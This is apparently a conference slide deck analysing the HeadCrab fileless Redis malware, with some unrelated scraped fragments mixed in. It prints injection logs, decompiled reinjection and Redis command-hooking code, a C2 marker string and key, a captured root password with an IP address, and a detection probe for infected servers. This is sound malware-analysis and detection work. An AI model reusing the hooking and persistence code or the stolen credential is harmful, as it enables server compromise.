DROP=1 COMM_ID=123 COMM_ID2=456 ...
```

”

Service Execution Image

HEADCRAB

```
[23-01-11 02:50:08.095] inject -----{ headcrab - heaven }-----
[23-01-11 02:50:08.095] inject [.] pid: 1, name: /usr/lib/systemd/systemd [systemd]
[23-01-11 02:50:08.096] inject [.] syscall found: [SyS_epoll_wait]
[23-01-11 02:50:08.096] inject [-] mapping libc...
[23-01-11 02:50:08.098] inject [-] mapping vdso...
[23-01-11 02:50:08.104] inject [+] data allocated (608 bytes)
[23-01-11 02:50:08.104] inject [+] text page (1760 bytes)
[23-01-11 02:50:08.104] inject [-] executing entry point
[23-01-11 02:50:08.104] inject [+] done
[23-01-11 02:50:08.104] inject [-] detach
[23-01-11 02:50:08.112] inject -----{ headcrab - plugin }-----
[23-01-11 02:50:08.112] inject [.] pid: 817, name: /usr/bin/redis-check-rdb
[23-01-11 02:50:08.112] inject [+] module loaded
[23-01-11 02:58:08.094] inject -----{ headcrab - zombie }-----
[23-01-11 02:58:08.094] inject [.] pid: 1386, name: /usr/sbin/sshd
[23-01-11 02:58:08.094] inject [.] syscall found: [SyS_select]
[23-01-11 02:58:08.095] inject [-] mapping libc...
[23-01-11 02:58:08.098] inject [+] data allocated (800 bytes)
[23-01-11 02:58:08.098] inject [+] text page (3544 bytes)
[23-01-11 02:58:08.099] inject [+] text page (3992 bytes)
[23-01-11 02:58:08.099] inject [-] executing entry point
[23-01-11 02:58:08.099] inject [-] executing entry point
[23-01-11 02:58:08.099] inject [+] done
[23-01-11 02:58:08.099] inject [-] detach
[23-01-23 06:33:27.322] cred sshd [116.11.192.93] {nsssh2_7.0.0025} root : ceday1!
```

Credential Stealing Service

Technical Analysis

Termination of debugging tools

Prevention of access to malicious files using fanotify

Multiple hook methods

Hooks authentication and connection functions:

- SSHd
- FTPd
- Maild
- Contains references to SQLd hooks




Additional Persistency


Reinjects the main HeadCrab malware by connecting to the Redis server and sending a MODULE LOAD command:

```
snprintf(redis_buf, 0x100uLL, "MODULE LOAD %s %ld %ld 1\r\n", aEtcRcInit, comm_id_env_var_val, comm_id2_env_var_val);  
if ( fanotify_fd != -1 )  
    run_fanotify(fanotify_fd, 2u, 0x10000LL, 0xFFFFFFFF9C, (__int64)aEtcRcInit);  
send_to(sockfd, redis_buf, strlen(redis_buf));  
res = recv_to(sockfd, s1, 63, 7);
```

Binary similarity to HeadCrab.so:



Full Attack Graph





**SEVERAL
MONTHS
LATER...**

HeadCrab 2.0

Technical Analysis


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- Mar 23 | Thank u so much for the motivational video (youtu.be/pV0n3VHU65s) <3 Sadly, the craftiness u imagined is my concept, which isn't fully implemented. Now i have an argv offset, so will move in that direction
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#WeeklyCTI - FILELESS MALWARE, "HEADCRAB" TARGETS REDIS SERVERS!!!

1K צפיות • לפני 8 חודשים

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New Redis Hooks

```
struct redisCommand {
    /* Declarative data */
    const char *declared_name; /* A string representing the command declared_name.
                               * It is a const char * for native commands and SDS for module commands. */
    const char *summary; /* Summary of the command (optional). */
    const char *complexity; /* Complexity description (optional). */
    const char *since; /* Debut version of the command (optional). */
    int doc_flags; /* Flags for documentation (see CMD_DOC_*). */
    const char *replaced_by; /* In case the command is deprecated, this is the successor command. */
    const char *deprecated_since; /* In case the command is deprecated, when did it happen? */
    redisCommandGroup group; /* Command group */
    commandHistory *history; /* History of the command */
    int num_history;
    const char **tips; /* An array of strings that are meant to be tips for clients/proxies regarding this command */
    int num_tips;
    redisCommandProc *proc; /* Command implementation */
    int arity; /* Number of arguments, it is possible to use -N to say >= N */
};
```

Redis command struct


New Redis Hooks

```
__int64 __fastcall place_hook(
    __int64 command_name,
    __int64 hook_function_ptr,
    __int64 *original_func,
    _DWORD *arity,
    __int64 expected_value_of_hook_function)
{
    redisCommand *command_ptr; // [rsp+18h] [rbp-20h]

    command_ptr = (redisCommand *)lookupCommandByCString(command_name);
    if ( command_ptr || hook_function_ptr )
    {
        if ( !command_ptr
            || !hook_function_ptr
            || expected_value_of_hook_function && expected_value_of_hook_function != command_ptr->proc )
        {
            return 0LL;
        }
        if ( original_func )
        {
            *original_func = command_ptr->proc;
            command_ptr->proc = hook_function_ptr;
            _mm_mfence();
            if ( arity )
                LODWORD(command_ptr->arity) = *arity;
        }
        return 1LL;
    }
}
```

Application of Redis hooks

Attack Graph – HeadCrab 2.0



MGET BlackHat_Europe_2023

*1

\$87

REDIScovering HeadCrab - A Technical Analysis of a Novel Malware and the Mind Behind It

Normal execution

New C2 Channel

Special string to identify that the source is the attacker

```
MGET Imlacengnljihbdhnlbdndcioidcmmmeod
```

```
*1
```

```
$16
```

```
0ee50e3fa497f67d Encryption key
```

```
.h...x.....9VG.....k,....s..
.X...7%.....7.[.....+O_RS.....3.r...D.....j;
..U5.5.....C...R...d.^...I.h:H.}"...O...P`....7!..[.....>.<..G.....y\...t....._R.C....v4]..T 7..]....1.. `PP..7.y...;.....N..mh...O.v.NA.b
1Y..L.Um.....dO.Cf...:t.y..p.{-6.....'...bS.....o.c....._...k.j'.6..|m...K...aYY.=.....%.....6S.J....$...|.....alk8.C.#.....,COT+4j..
.I .A.B...]3...6..peI...w.x.9.....R....$=...V..wI.....h.k.=y.%.....6...g..s+~u.w.nB.l.....tO
.x.5.w..@..9....P...+....T}.Z.|).w.VN....E..a.p.d..U.o.4f....8~...-."$%...:v....<.u.,.#....,o....8.....#..... #...R.I....._*..e.<..
[6.c....z.....B{...T.....t}J.Q.....K.{.6..{a.YU..0.
.KY...e.....#..B.....m.....ud...u.....x...)6vB.<k.}a...0y.k^...@`.p....{.....8_r.....b'S.%...0y.pc.
..V..J..#R.{C.\?..!.....
_<..ZT{ _V..O..=...}>..B...q...Z.b.....\.\...h... !...;.....]4..j=_i".....;.. ...~.8./.-...NK....
.....-.....n.Q!.t.f+..4..9m.S0c....G.....$|.]9b...C..T.U{.
.....p).W.P....N..G.; |[ax.....4..5Y..`.....A.....(%?A.+d.. [.
R.B.....9.H..@.....y...Io..=zd.....B. .S..b...{'..
....e....^0..v.c..FyE..C.O...s.E...8-.a...T.8.....ch:...#..7W.A+B....F*.d..{...+*...c:w+5..'n.=!...IM.W....RXM.X?.M..
M...V...X.....?..5..Vg.7[.....@.|q%.....dzE.S./.../...a.Y...e...EF(.....2.....}...../...A.c.D2.CO...zv.|.....A.....9..E.....T!'..v
.z.%U.
..V#.c..
```

Encryption keys exchange

Encrypted C2 communication

Usage of hooked commands as a C2 channel

- **Former detection was done by custom commands**
- **No custom commands**
- **Original command execution**

So, what do we do?

Finding Victims

Let's take a look at the “**config**” command hook and find a “**bug**”:

```
def config_hook_function(client):  
    argv = get_argv(client)  
    if len(argv) < 1:  
        return "wrong number of arguments for 'config' command"  
    if argv[1] not in ["rewrite", "set"] or is_ip_localhost(client):  
        config_function(client)  
    if argv[2] in ["dir", "dbfilename"]:  
        return "+OK"  
    return "unknown command 'config'"
```

“config” hook function pseudo code

Trying to change the “**dir**” key to a non existing path and seeing which servers return “**+OK**”

Clean server:

```
○ ○ ○ bash  
89.218.147.12:6379> config set dir /4e855a9dbfe2ab16db3bf2ddc5dbfe7b  
(error) ERR Changing directory: No such file or directory
```

Infected server:

```
○ ○ ○ bash  
36.82.101.232:6379> config set dir /4e855a9dbfe2ab16db3bf2ddc5dbfe7b  
+OK
```

Over 1,100 new victims!



Conclusions



Deep understanding of Redis framework used to fit in with normal behavior



Redis team engagement experience



Finding issues in malware to detect victims



Use protected mode in Redis servers



Tracee can help detect those threats

Thanks!



@ultra_lutra1

<https://blog.aquasec.com/headcrab-attacks-servers-worldwide-with-novel-state-of-art-redis-malware>